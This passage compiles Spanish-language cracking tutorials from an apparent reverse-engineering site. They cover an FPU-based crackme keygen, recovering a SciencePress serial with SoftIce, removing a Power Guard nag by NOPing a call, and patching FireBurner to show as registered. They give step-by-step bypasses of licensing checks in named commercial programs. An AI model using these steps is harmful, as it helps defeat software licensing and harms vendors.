se multiplican y el valor se añade al total con lo cual tenemos un nuevo valor total.

De momento como veis la elaboracion de la Key es una serie de operaciones aritmeticas facilonas y que hemos visto en muchos trabajos, y esto es lo que
en su momento pensó DeAtH, y es a partir de aqui, que la cosa se lia.

Voy a poner la siguiente operación y luego la comentamos.

Este codigo empieza o esta dentro de la call401048.

```
* Reference To: MSVBVM60.__vbaVarPow, Ord:0000h
                                |
:00406E48 FF1548104000          Call dword ptr [00401048]
```

```
MOVSX EDX, DWORD ptr[ESI+4]
MOV[ESP+48],  EDX
FILD DWORD ptr[ESP+48]
FSTP REAL8 ptr [ESP+20]
MOVSX EDX, WORD ptr [ESI+08]
MOV [ESP+48], EDX
FILD DWORD  ptr [ESP+48]
FSTP REAL8 ptr [ESP+20]

FLD REAL8 ptr [ESP+20]
```

```
FSTP REAL8 ptr[ESP]
FLD REAL8 ptr[ESP-08]
FSTP REAL8 ptr[ESP]
FLD REAL8 ptr[7FEA6F98]
FLD REAL8 ptr[EBP+08]
FCOMP st(1)
FSTSW AX
SAHF
FLD REAL8 ptr[EBP+08]
FCOMP st(1)
FSTSW AX
SAHF
FSTP st(0)
FLD REAL8 ptr[EBP+08]
FLD REAL8 ptr[ebp+10]
FXCH st(1)
FSTP REAL8 ptr[ESP]
FST REAL8[ESP+08]
FSTCW WORD ptr [ESP]
FSTCW  WORD ptr [ESP+06]
FLD REAL8 ptr[EDX]
FYL2X
FLD st(0)
FRNDINT
FSUBR st(1)
FXCH st(1)
FCHS
F2XM1
FLD1
FADDP st(1), st
FSCALE
FSTP (1)
FST REAL8 ptr [ESP]
FLDCW WORD ptr[ESP].
```

Bien, aqui termina una serie de operaciones que como no tenia ni idea de lo
que hacian, me hicieron hacer muchas cosas, entre ellas dejar el Crack para otro mas experimentado que yo, pero a base de hacer preguntas, y buscar, empezé a entender lo que hacia el crackme.

Todo lo expuesto anteriormente es el paso siguiente en la elaboracion del numero bueno del crackme, se coge el segundo digito del nombre y se transforma en Real extendido (64bits) y luego le aplica una serie de operaciones con la que obtiene un numero en base 64bits.

Como ejemplo vale decir que si el segundo digito fuera la letra " b ", que tiene un valor igual a 62hexa, despues de pasarlo a real-extendido 64bits el valor
de 62 hexa seria igual a 4058800000000000.
y este valor una vez pasadas las anteriores operaciones quedaria como

40C2C20000000000.-

Lo que no he podido conseguir ni llegar a saber es como y que operaciones se hacen para convertir un numero decimal a real extendido, lo pedi a muchos lugares, y, o no saben o no quieren contestar.
Pero como lo que interesaba era hacer el generador, cuando uno no sabe bien como va la cosa , siempre se puede improvisar, y a base de unos inventos propios y mucho trabajo se consiguió.

A partir de aqui se trabaja la elaboracion de la key en base real-extendido 16bits

Una vez conseguido el valor que nos da la elaboracion del segundo digito, le sumamos el TOTAL que teniamos de las operaciones anteriores obteniendo un nuevo TOTAL pero recordad en base real-extendido 16bits.
Acontinuacion coge los digitos tercero y primero los multiplica y el valor obtenido lo añade al total consiguiendo un nuevo TOTAL.

Luego coge el cuarto digito por delante y el cuarto digito por detras los multiplica
y su resultado lo añade al total con la que ya tenemos un nuevo TOTAL.

Ahora para seguir mareando la perdiz, coge el ultimo digito del nombre y el cuarto por detras, los resta y el resultado lo

añade al total, con lo que ya tenemos un nuevo TOTAL.

Ahora se coge la constante 65hexa, la multiplica por el total, y ya tenemos un nuevo TOTAL.

Aqui realiza una operacion, que mas bien, parece de relleno, pues lo que hace es restar uno al total acumulado.

A continuacion se coge la constante 5DC h. 1500 en decimal y se resta al total que teniamos, con lo cual ya tenemos un nuevo TOTAL.

Las tres siguientes operaciones, en principio parecen tres simples multiplicaciones pero tienen su trampita, para despistados o agotados, de tanto meneo de numeros.
Primero se coge el total y se multiplica por tres y obtenemos un nuevo total.
despues cogemos el total y lo multiplicamos por dos y tenemos aqui la trampita, pues guardaremos el resultado obtenido como SUBTOTAL y TOTAL.
A continuacion cogemos el total y lo multiplicamos por cuatro y asi obtenemos un nuevo TOTAL.

La siguiente operacion se limita a sumar al total el subtotal que teniamos guardado, consiguiendo un nuevo TOTAL.
Aqui decia que habia trampa, porque los numeros de las multiplicaciones son en real-extendido muy parecidos, y como llevaba un ritmo de ir descartando los subtotales que tenia, y siempre trabajaba con el ultimo total conseguido, en esta operacion anterior, sino estas, ala guay, en principio parece que sume el total dos veces, que es lo que me pareció a mi, y me llevo un ratito de culo, pues no cuadraban los resultados.

Bien una vez aqui se coge el TOTAL se le resta 5F5B9F0h. que viene a ser en decimal 99990000, y conseguimos un nuevo TOTAL.

Para seguir a partir de aqui hace las siguientes comprobaciones.
primera si el resultado es positivo o negativo.
SI EL RESULTADO ES POSITIVO
Si es positivo mira si es inferior a 989680h. o 10000000decimal.
si es inferior a 10000000, le suma al TOTAL los 10000000.-
Y ya tenemos un nuevo TOTAL.
SI EL RESULTADO ES NEGATIVO
Si el resultado es negativo lo pasa a positivo con el mismo valor
Y si es inferior a 10000000dec. le suma al total positivado los
10000000dec. y ya tenemos un nuevo TOTAL.

Ya casi lo tenemos, despues de tanta movida aun quiere mas, y coje la primera letra del nombre, la multiplica por dos, y el resultado lo suma al total, con lo cual obtenemos un nuevo TOTAL y definitivo.

Solo falta transformar este total en base Real-extendido 64bits a decimal
y ya tenemos el numero deseado.

Bien no?.
En principio es un trabajo bastante comun de obtener un numero en base a un nombre
con una serie de operaciones, más o menos complejas.
Lo que yo he encontrado muy bueno, es la introducción de unas operaciones,que los que no tenemos conocimientos muy profundos de la informatica, nos sorprenden y que considero que se tienen que conocer, y estas estan muy relacionadas, por los datos que he acumulado, con el funcionamiento de coprocesador, y como trabaja la FPU y la pila de la FPU, y el efecto FIFO, ultimo de entrar primero en salir.
Yo en base a lo que he acumulado intentaré poner que hace cada orden.

Veamos.. las instrucciones de carga (fld y fild) Float Load u Float Integer Load respectivamente cargan un valor de una determinada direccion de memoria que puede ser de diferente tamaño y puede ir incluso indexada por algun registro...
Ejemplos:

fild Dword Ptr ds:[MiVariable]
Cargaria un entero de 32bits de la direccion de memoria "MiVariable"

fld QWord Ptr ds:[eax]
Cargaria un real de 64bits de la direccion de memoria direccionada por eax.

Estas instrucciones introducen ese valor en la pila del coprocesador... esta pila es de tipo FIFO (First In First Out) es decir.. si nosotros cargamos un valor en la pila con fld el primer valor que sacariamos en caso de hacer un fst seria este.

El funcionamiento es exactamente igual que el manejo de pila del propio procesador.. es decir.. las instrucciones push y pop ... las Load serian el push y las Store serian el pop...

Las diferencias son:

Hay 8 posiciones de pila (vamos, esta limitado)
Las posiciones de la pila son referenciadas por unos registros para poder trabajar con ellas. St(0) St(1)...

St(0) siempre apunta al ultimo valor introducido en la pila.. este sera el primero en salir claro.
St(1) al siguiente, etc ,etc

Si nosotros realizamos un fadd st(0),st(1) la operacion es la siguiente.

St(0) = St(0)+ St(1);

Como ves es lo mismo que hacer un add solo que se trabaja con la pila del coprocesador y no con registros normales... para hacer util el resultado hay que extraerlo de la pila usando alguna instruccion de store...

El unico problema que tiene esto es que si tu haces fadd st(3),st(5) ... el resultado queda en st(3) y antes de que salga este han de salir de la pila st(0),st(1) y st(2)....

Las instrucciones de store toman un valor de la pila (st(0)) y lo almacenan en una posicion de memoria...
Te las enumero:
fst [Memoria] <-- Toma el valor de st(0) y lo introduce en la memoria correspondiente.
fist [Memoria] <-- Toma el valor de st(0) lo convierte a entero y lo introduce en memoria.
fistp [Memoria] <-- Toma el valor de st(0) lo elimina de la lista con lo cual st(1) pasa a ser st(0) , st(2) pasa a ser st(1), etc y lo introduce en memoria.
fstp [Memoria] <--- Idem que la anterior pero sin conversion a entero.

Memoria puede ser una constante ej:

fstp ds:[MiVariable]

o usando un registro para indexado ej:

fist ds:[eax].

Como comprobareis no hay instrucciones para pasar un valor de un registro de proposito general a una posicion de pila de copro y encima solo podemos introducir y sacar al estilo pila... esto en principio es algo lioso de pillar y complica a veces la programacion de alguna ecuacion, pero una vez te has acostumbrado ya no es tanto trauma.

Estas serian las operaciones principales, pero como habeis visto hay otras, que
utiliza en este crack, que intentare explicar, y no son todas, porque hay un mogollon.

FCOMP st(1) Esta es bastante facil pues lo que hace es en este caso comparar lo
que hay en st (0), cima de la pila con st (1).
FSTSW AX aqui solo he llegado a saber que guarda la palabra de estado de la
FPU, en AX. Para ampliar esto necesitareis alguien mejor preparado
que yo
SAHF Aqui solo puedo decir que copia en los flegs del procesador los
correspondientes bits de AH.
FXCH st(1) Esta orden intercanbia los valores de st(0) y st(1)
FYL2X esta es el siguiente calculo (st(1)*log2(st(0))). el que quiera que se
entretenga con el.
FRNDINT redondea el valor de st(0) al entero mas proximo y lo deja en st(0).
F2XM1 esta es otro calculo, calcula 2 elevado a st(0)-1 y lo deja en st(0).
aqui no me quedo claro si es 2elevado a st(0)-1
o la operacion es 2 elevado a (st(0)-1), pero esta es la idea.
FSCALE otra operacion, multiplica st(0)por 2 elevado a st(1) y como siempre
deja el resultado en st(0).

<u>y termino,</u> para los que saben de informatica a tope esto debe ser facilito
pero, para los menos buenos, tiene su tela y es interesante saberlo y darse
una vuelta por las paginas de Intel i Cia, para descubrir el copro.

He terminado.
Me lo puso muy mal el DeAtH, pero al final pude hacer el generador, no es que sea del todo correcto, tiene sus trampillas, pero funciona.
Con todos estos datos al que le interese, puede hacerlo.
supongo que habrá fallos de todo tipo, desde ortograficos a definiciones,
me gustaria que me los comentarais, pues lo que hago, es para aprender yo y acepto todos los consejos.
nandois@teleline.es

AGRADECIMIENTOS. Los hay para mucha gente, pero en especial a Victor Jurado
y a Crick(que pesado soy, pero me ayudaste mucho) y como no a Karpoff.
Hasta otra.

karpoff Spanish Tutor 1999-2002

Programa:	**SciencePress**

PROTECCIÓN:	Número de Serie		
Descripción:	Editor de texto con excelentes prestaciones Matemáticas, Físicas y Químicas		
Dificultad:	Newbie		
DOWNLOAD:	ftp://licensing.mackichan.com/downloads/swp-pro400.exe		
Herramientas:	SofIce		
CRACKER:	LeafaR GV	**FECHA:**	

INTRODUCCIÓN

Después de mucho leer, practicar y fallar. Algo he aprendido y eso es lo que pretendo compartir en este my primer tutorial (((Espero que no sea el último))). Tratare de explicar lo mejor que pueda todo lo que hice para encontrar el serial Valido justificando lo mejor que pueda cada PAso.

La protección en si es bastante simple y será súper fácil de seguir

Al ATAKE

YAp, vamos al grano. Instalamos el Programa y no aparece nada extraño en el registro, no modifica ningún archivo de windows (((entiendase autoecxec.bat, sistem.ini, win.ini ....etc))), por tando solo tendremos que abocarnos al ejecutable **SP.EXE** el cual esta escrito en Visual C++ sin encriptar ni nada raro.

Aunque solo usaremos el Softice para encontrar el numero de registro no esta de más sacarle una copia a **SP.EXE** ... (((más vale prevenir que curar o reinstalar!!!!)))

Cargamos ***SP.EXE*** en ***Simbol loader*** del SOFTICE ... como ?¿

Muy simple, abrimos el ***Simbol loader*** del SOFTICE, le damos a buscamos ***SP.EXE*** luego aquí nos marca un error le damos al y salta el SOFTICE en el punto de inicio del ***SP.***

Ahora con **F5** dejamos correr el programa y aparece un linda ventanita de **Registration** la cual nos entrega un **ID**

igual a **9TQ5R9-UVXA99-FRVKV2-C9BX79** y pide un **Registration Code** lo lógico seria que este ID sea distinto para cada PC ((suponiendo que dependiera del Hardware))

Si introducimos un **Registration Code** "691350" nos lanza una ventanita de error (ALgo Clasico no ?¿)..

Ahora si que sip!!!! introducimos un **Registration Code** "691350" entramos al SOFTICE **((Ctrl +D))** empezamos con un Break-Point clásico, GetWindowTextA **((bpx getwindowtexta))** salimos del SOFTICE **((Ctrl +D))** le damos al botón

y salta el SOFTICE producto del BPX. Apretamos un **F12** para finalizar la rutina de la librería User32 y caemos de una en **SP** ...específicamente en el siguiente pedazo de código:

```
FF1544565700      CALL    [USER32!GetWindowTextA]
8B4C2408          MOV     ECX,[ESP+08]
6AFF              PUSH    FF
E821350000        CALL    0053350B
EB0C              JMP     0052FFF8
8B01              MOV     EAX,[ECX]
FF742408          PUSH    DWORD PTR [ESP+08]
FF9088000000      CALL    [EAX+00000088]
5E                POP     ESI
C20400            RET     0004
```

El cual no nos entrega mucha información y realmente no se que es lo que hace, pero después de unos pocos **F10** llegamos al ret de la rutina y salta al algo que es realmente interesante.

```
                  8B0F      MOV   ECX,[EDI]                  ..
..                33ED      XOR   EBP,EBP                    EBP se deja en cero
..                33C0      XOR   EAX,EAX                    EAX se deja en cero
..                8B51F8    MOV   EDX,[ECX-08]               ..
..                85D2      TEST  EDX,EDX                    ..
..                7E11      JLE   004D0CD1                   (((((( no jump )))))))
..                803C012   CMP   BYTE PTR [EAX+ECX] , 2D    se compara [EAX+ECX] con 2d
004D0CC0**        7501      JNZ   004D0CC7                   Salta si no son iguales*
..                45        INC   EBP                        Incrementa en 1 EBP
..                40        INC   EAX                        Incrementa en 1 EAX
004D0CC7 *        3BC2      CMP   EAX,EDX                    Compara EAX con EDX
..                7CF4      JL    004D0CC0                   Salta si es menor EAX**
..                83FD04    CMP   EBP, 04                    Compara EBP con 4
                  7451      JZ    004D0D22                   Salta si EBP es igual a 4
```

Con una simple inspección el el registro ECX **((d ECX))** en la primera linea de codigo encontramos algo muy interesante.... Sip el 691350 y ademas HDZ-4050-P9JFE-RT8TVI-12621 que te digo ?¿ es el **Registeration Code** que estábamos buscando.

Pero como buen estudiante de Ingeniería Civil Química y aprendiz de Cracker no podia dejar la cosa asi:::

Si miran con atención el trozo de código que esta destacado... mmmm lo notan?¿ Si-No aquí va my explicación. Primero noten como EBP y EAX se dejan en cero y a EDX se le asigna un valor que depende de la cantidad de guiones (-) que posea el **Registeration Code**.
Se comienza comparando el elemento que esta en [EAX+ECX] (((el primer numero del **Registeration Code**))) luego si es igual a '2D' (((2D es " - " en ASC))) no salta he incrementa EBP y EAX en 1 sino solo incrementa EAX ... Al ir creciendo EAX nos desplazamos un lugar dentro del code, es decir vamos elemento por elemento buscando los guiones '2D' dentro del **Registeration Code** y cada ves que encontramos uno aumentamos en uno el contador EBP ((EBP cuenta los guiones)).

Este ciclo se repite mientras EAX sea menor a EDX cuando EDX es igual a EXA se sale del ciclo y se compara EBP con 4 ((revisa si el **Registeration Code** tenia 4 guiones)) si se cumple logramos el éxito, sino nos envía la Ventanina indicando que el code es Erróneo.....

Tenemos dos contadores uno que cuenta guiones (EBP) y otro (EAX) que permite avanzar elemento por elemento dentro del **Registeration Code** donde solo se revisan EDX elementos de este. Al terminar el ciclo se revisa si en los EDX elementos del **Registeration Code** se encontraron 4 guiones, si este es el caso el **Registeration Code** es aceptado

SI toda esta teoría es cierta basaría con poner ---- como **Registeration Code** para ser aceptado... ADIVINEN QUE PASO

El Programa es Gueno pero la Protección deja bastante que desear, aunque si buscan un buen sistema Tex/LaTeX para Güindous te recomiendo Miktex el cual puedes en-contrar en sourceforge en forma totalmente gratuita bajo licencia GPL.....

Chaop !!!!

My Web Pager: http:\\www.udec.cl\~rafgonza
My dirección de e-mail: rafgonza@udec.cl

Si algo no quedo muy claro o si cometi algun error no dudes en comunicarnelo

Vuela tu Cabeza... Fuma DINAMITA !!!!

My dirección de e-mail: rafgonza@udec.cl

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 1999-2002

Programa: Power Guard v1.0 (Sin Armadillo)

PROTECCION:	Nag
Objetivo:	Eliminar la Nag con un metodo propuesto por Auspex
Descripcion:	Protege archivos hechos en PowerPoint mediante contraseñas.
Dificultad:	**Muy Sencillo**
DOWNLOAD:	http://www.digitalcandle.com
Herramientas:	Softice, Editor Hexadecimal
CRACKER:	**AUSPEX** **FECHA:** **01/10/2002**

INTRODUCCION

Este tutorial podría ser una continuación al que he escrito sobre el programa PowerGuard. Lo he separado por que se trata de eliminar una Nag, pero por medio de un **método** que se me ocurrió a lo largo del crack, un método que pienso yo que puede ser algo muy interesante de ver y estudiar, y por eso me gustaría compartirlo con todo el munndo. Quizas algún dia lo llamen el **Método AuspeX**, jejeeejee, eso sería estupendo.

Estoy seguro de que a alguien se le habrá ocurrido alguna vez, asi que **no** pretendo decir que he descubierto algo nuevo y revolucionario, pero lo que si puedo decir es que jamas lo he leido en ningún tutorial, en ninguno, y creedme, he leido muchos. Por ese motivo quiero escribir este, y compartir toda la información que pueda transmitir, y si a alguno de los lectores ya se le había ocurrido la idea que voy a proponer, por favor, que no se sientan ofendidos.

AL ATAKE

Bueno, la cosa va de eliminar una Nag, concretamente esta ventanita:

Estuve dandole vueltas a la cabeza a ver como eliminar esta sencilla nag y se me ocurrió una gran idea, os lo explicaré:

Una feliz idea

Cuando nosotros corremos un programa en Windows, que es un Sistema Operativo multitarea, éste reparte dichas tareas en el tiempo a cada aplicación que está ejecutándose en memoria (cada aplicación tendrá una prioridad u otra, Windows gestionará esto). Cuando nosotros estamos frente a una nag, el programa se encuentra en un bucle hasta que el usuario pulsa, por ejemplo, un botón de OK, entonces el programa sale del bucle y continua ejecutándose. Pues, ¿por qué no adentrarnos en dicho bucle?. Este loop se encontrará en una función, y con F12, pulsadas repetidas veces llegará un momento en el que se saldrá de dicha función principal. Una vez que nos salgamos desaparecerá Sice y estaremos de nuevo con la nag. Ahora sólo tenemos que pulsar OK, y Sice saltará él solito justo en el código que nosotros queremos. Estamos fuera de la función que provoca el bucle, y no nos ha hecho falta enganchar ninguna API ni nada por el estilo.

¿Pero cómo hacemos esto?, ¿cómo nos metemos en el bucle?, vamos a ver, cuando estamos con la nag en panatalla y nos metemos en el Sice, no se está ejecutando el código del programa, sino otro que se encuentra en el núcleo del Sistema Operativo, kernell32.dll (en el Sice nos aparece con el nombre de acpi, ¿verdad?), por lo tanto nos hemos de meter en el espacio de memoria de nuestra aplicación y una vez alli, hemos de enganchar el flujo del proceso, es decir, encontrar las instrucciones por donde se está ejecutando el bucle y detenerlo.

Para los que no hayan leido el tutorial que escribí sobre Armadillo 2.60, os diré que existen dos comandos clave para adentrarnos en la memoria de la aplicación: proc, addr CONTEXT. El primero nos dará una serie de datos sobre cada proceso que se está ejecutando, el que nos interesa a nosotros es Context. El segundo nos vale para meternos en su espacio de memoria. El proceso que lleva el asterísco es el que estamos depurando con Sice en ese momento.

Para detener el bucle sólo basta con poner un bpr INICIO FIN r. INICIO y FIN son los rangos donde ustedes penseis que está dicho bucle, por ejemplo en una sección o, si no lo sabeis, en todo el ejecutable.

Si ahora pulsais intro, al instante Sice saltará y ya estais en el bucle del proceso. Ahora pulsar F12 hasta que os salgais del Sice. Lo único que queda es pulsar el botón de continuar y listo, ya estamos fuera de la función que provoca el bucle, ahora depende de cada uno encontrar la llamada a la Nag, pero os aseguro que es sencillo, un par de F12 e ir comprobando mediante bpx donde se llama a la nag.

Con este método que os propongo podeis solucionar muchos de los problemas que se os plantean a la hora de eliminar nag, o cualquier cosa en donde querais adentraros en su código con un click de ratón y no sepais la forma de hacerlo por que no se os ocurre la API correcta para adentraros, etc... Creo que puede ser una buena idea, ¿no?.

Demostremos que el método funciona eliminado la nag de PowerGuard:

Arrancamos el programa, y esperamos a que nos salga la nag. Ahora nos metemos en el Sice y buscamos el campo Context de PowerGuard con el comando proc, me sale D37D6F10. Ahora ponemos el comando addr D37D6F10 y pulsamos intro. Ya estamos en la memoria de PowerGuard, ahora pongamos un bpr 401000 494000 r (es la primera sección, CODE). Nos salimos y vemos como al instante Sice salta. Eliminamos el bpr (bc 0) y pulsamos F12 hasta que nos salgamos de Sice. Una vez fuera, pulsamos el botón OK y Sice vuelve a saltar, ya estamos donde queremos, ahora busquemos la posible llamada. En este caso después de unos cuantos F12 me encuentro que salgo de un CALL [EDX + E8]. Se me ocurre poner un bpx en dicha llamada y volver a ejecutar la aplicación. Una vez que Sice salte, nos metemos dentro con F8 y ensamblamos un RET. Ya no volverá a salirnos nunca más la dichosa nag, pero existe un pequeño inconveniente, tampoco nos saldrán ciertas otras ventanas, aunque sin importancia. Lo que ha pasado es que hemos eliminado una función que se utiliza para sacar varias ventanas diferentes. La solución a esto es sencilla, comprobar si el programa pasa por el CALL [EDX + E8] una sola vez o varias. Sólo hemos de ejecutar y examinar la aplicación con el bpx en la llamada. Observamos que sólo pasa una vez y es para sacarnos la nag. Pués entonces sólo queda nopearla.

NOTA IMPORTANTE: Cuidado con los Push, si los hay antes del CALL también habra que nopearlos para evitar un descuadre de la pila. No se os ocurra nopear nunca una llamada de este tipo a menos que esteis completamente seguros de lo que haceis, por que llama a direcciones que dependerán de un registro, lo que quiere decir es que dicha dirección puede ir variando a lo largo de la ejecución del programa, por lo que un nopeo de dicho CALL podría provocará errores. En este caso, como hemos visto, sólo se llama una vez, por lo que podemos nopearlo sin problemas.

El tema de cambiar los bytes con el editor hexadecimal me lo voy a saltar, ¿ok?. Bueno pues se acabó lo que se daba.

Notas finales:

Espero que hayais entendido el método que os propongo, si es que me he explicado bien, por que la verdad es que soy como un libro cerrado xD. Es muy eficaz, lo he probado con diferentes programas, nag's con boton, nag's temporal, y se puede aplicar a todos dando buenos resultados. Lo mejor de todo es que ya no hay necesidad de echar mano a la API, como por ejemplo **DialogBoxParamA** ni a los mensajes de windows como **WM_DESTROY** (este es muy usado y bastante efizas tambien).

Mando un saludo a todo el mundo y hasta el proximo tuto.

auspexxx@hotmail.com

Karpoff Spanish Tutor 1999-2002

Programa: *FireBurner v2.1.7 Windows Edition*

PROTECCION:	Numero de Registro
Objetivo:	Simular estar Registrados. Codificación del Patch! en Visual Basic 6.
Descripcion:	FireBurner v2.17 es una de las mejores herramientas de creación de CDs para Windows 9x/2000 y Linux.
Dificultad:	***NewBie, eso creo yo ....:)D***
DOWNLOAD:	hhttp://www.fireburner.com/
Herramientas:	file insPEctor XL (o similar) W32Dasm v.8.93 (o similar) Numega SoftIce v.4.05 Visual Basic 6
CRACKER:	**+Er@ser** **FECHA:** **05/10/2002**

INTRODUCCION

Bien amigos mios, otra vez con esta appz jejejjejee, lo mio ya es obsesión. Como podreis observar el **Sistema de Protección** no ha variado en absoluto, jejjeeje mucho mejor para NOSOTROS;).

Las **Herramientas** que vamos a emplear, en esta "Victima" como siempre va a ser el **file insPEctor XL**, nos dirá si nuestra "Victima" esta empaquetada, compilador, etc, ...

Toda esta información nos ayudara para un atake más rápido.

Pues, nada Manos a la Obra .....

AL ATAKE

FireBurner v2.17 es una de las mejores herramientas de creación de CDs para Windows 9x/2000 y Linux.

- Comunicación inteligente entre nuestra Grabadora IDE o SCSI atraves de cualquier dispositivo ASPI.
- Metodos de Grabación Session-at-Once (SAO), Disk-at-Once (DAO) o Track-at-Once (TAO).
- Creación de Disco Imagen "Cue/Bin" en formatos ISO, WAV, y raw PCM.
- Comprobación de Errores.
- Informe detallado sobre el estado y compatibilidades de nuestros dispositivos.


SAO (Session-at-Once) = Grabar Sesion cada vez.
DAO (Disk-at-Once) = Grabar Todo el CD de una vez.
TAO (Track-at-Once) = Grabar una Pista cada vez.

Y muchas más opciones, ...

ADVERTENCIA : El texto de este artículo esta escrito con fines didácticos, para mostrar simplemente como funciona el sistema, por el cúal queda anotado todo lo que compramos. El autor no se hace responsable de cualquier uso ilegal que se le den a estos conocimientos.

Manos a la Obra

Arrancamos el file insPEctor XL y cargamos nuestra "victima" y observaremos lo siguiente, en pantalla:
FireBurner v2.17 Windows Edition esta Comprimido con UPX 0.89.6-1.02/1.06-1.07.




La siguiente aproximación, será DESCOMPRIMIRLO, llegados a este punto, emplearemos el **UPX v1.02w**, con la opción -d (descomprimir).

C:\UPX>Upx -d Fireburner.exe

```
           Ultimate Packer for eXecutables
      Copyright (C) 1996, 1997, 1998, 1999, 2000, 2001
UPX 1.20w Markus F.X.J Oberhumer & Laszlo Molnar May 23rd 2001

File size            Ratio       Format         Name
```

```
----------------     ------     --------     --------------
754176 <- 282624     35.90%     win32/pe     fireburner.exe

Unpacked 1 file.
```

Una vez descomprimido, comencemos a trabajar con nuestra "victima".




- Observar el proceso de Registración de la appz.
- Buscar Strings, emplearemos W32Dasm.

Proceso de Registración del FireBurner v2.1.7

Objetivo-1

Cargamos la appz FireBurner, y observamos la siguiente Pantalla de Registración :



Nuestro **Primer Objetivo** esta claro, deberemos eliminar esa molesta **NAG-Screen** para que no aparecera más la **Pantalla de Registración**.

Objetivo-2

Seguimos estudiando, pulsamos **I Agree** y como podeis observar aparece la Ventana Principal de la appz con el Texto:

FireBurner 2.1.7 Windows Editon (Unregistered) <-- NO ESTA REGISTRADO.

Objetivo-3

A continuación, pulsamos la opción **Help** y seleccionamos **About**, nos aparecera la siguiente pantalla:

Una vez, que ya tenemos claro los **Objetivos** a seguir, nos ponemos a trabajar con el **W32Dasm**.

Usando el SoftICE

Establecemos un BreakPoint
USER32_CreateWindowExA(DWORD,LPSTR,DWORD,DWORD,DWORD,DWORD)
en el **99.9%** de los casos emplearemos este BreakPoint en las appz realizadas en **Delphi**.

Activamos el **SoftIce** y establecemos el BreakPoint '**BPX CreateWindowExA**' pulsamos **CTRL+D**,
o bien, **F5** para regresar a Windows. A continuación ejecutamos el **FireBurner** y aterrizaremos
dentro del **SoftIce**. Seguiremos los pasos de siempre, pulsamos **F12** hasta llegar al código del
FireBurner, una vez dentro empezaremos a tracear con **F10**, y observaremos lo siguiente:

Objetivo-1

```
//******************** Program Entry Point ********
:00491404 55                      push ebp
:00491405 8BEC                    mov ebp, esp
:00491407 83C4F0                  add esp, FFFFFFF0
:0049140A 53                      push ebx
:0049140B B82C114900              mov eax, 0049112C
:00491410 E83758F7FF              call 00406C4C
:00491415 8B1D0C464900            mov ebx, dword ptr [0049460C]
:0049141B 8B03                    mov eax, dword ptr [ebx]
```

```
:0049141D E8EE00FDFF              call 00461510
:00491422 A104444900              mov eax, dword ptr [00494404]
:00491427 803800                  cmp byte ptr [eax], 00   ; Serial CORRECTO ==
Serial Dummy
:0049142A 7531                    jne 0049145D             ; Si NO es igual
:0049142C 8B0B                    mov ecx, dword ptr [ebx] ; "THANK YOU FOR
TRYING..."
:0049142E B201                    mov dl, 01               ; @Offset 9082Ah
```

Usando el W32Dasm

Ejecutamos el **W32Dasm** y seleccionamos **Open the File to Disassemble** seleccionamos **Fireburner.exe**, una vez finalizado el proceso, pulsamos el botón **String Data References** y comenzamos a la caza de los **Objetivos 2, 3**.

Objetivo-2

*** Buscamos la String "FireBurner 2.1.7 Windows Edition (Unregistered)"

```
* Possible StringData Ref from Code Obj ->"¡|DI"
                                  |
:00490969 C780F8000000BC0C4900    mov dword ptr [ebx+000000F8], 00490CBC
:00490973 C683D403000000          mov byte ptr [ebx+000003D4], 00
:0049097A A104444900              mov eax, dword ptr [00494404]
:0049097F 803800                  cmp byte ptr [eax], 00   ; Serial CORRECTO ==
Serial Dummy
:00490982 740E                    je 00490992              ; Si es igual "...
(Registered)"
                                                           ; @Offset 8FD82h
                                                           ; Cambiamos por 750E =>
JNE

* Possible StringData Ref from Code Obj ->"FireBurner 2.1.7 Windows Edition "
                                       ->" (Registered)"
                                  |
:00490984 BA7C0A4900              mov edx, 00490A7C
:00490989 8BC3                    mov eax, ebx
:0049098B E89810FBFF              call 00441A28
:00490990 EB0C                    jmp 0049099E

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00490982(C)
|

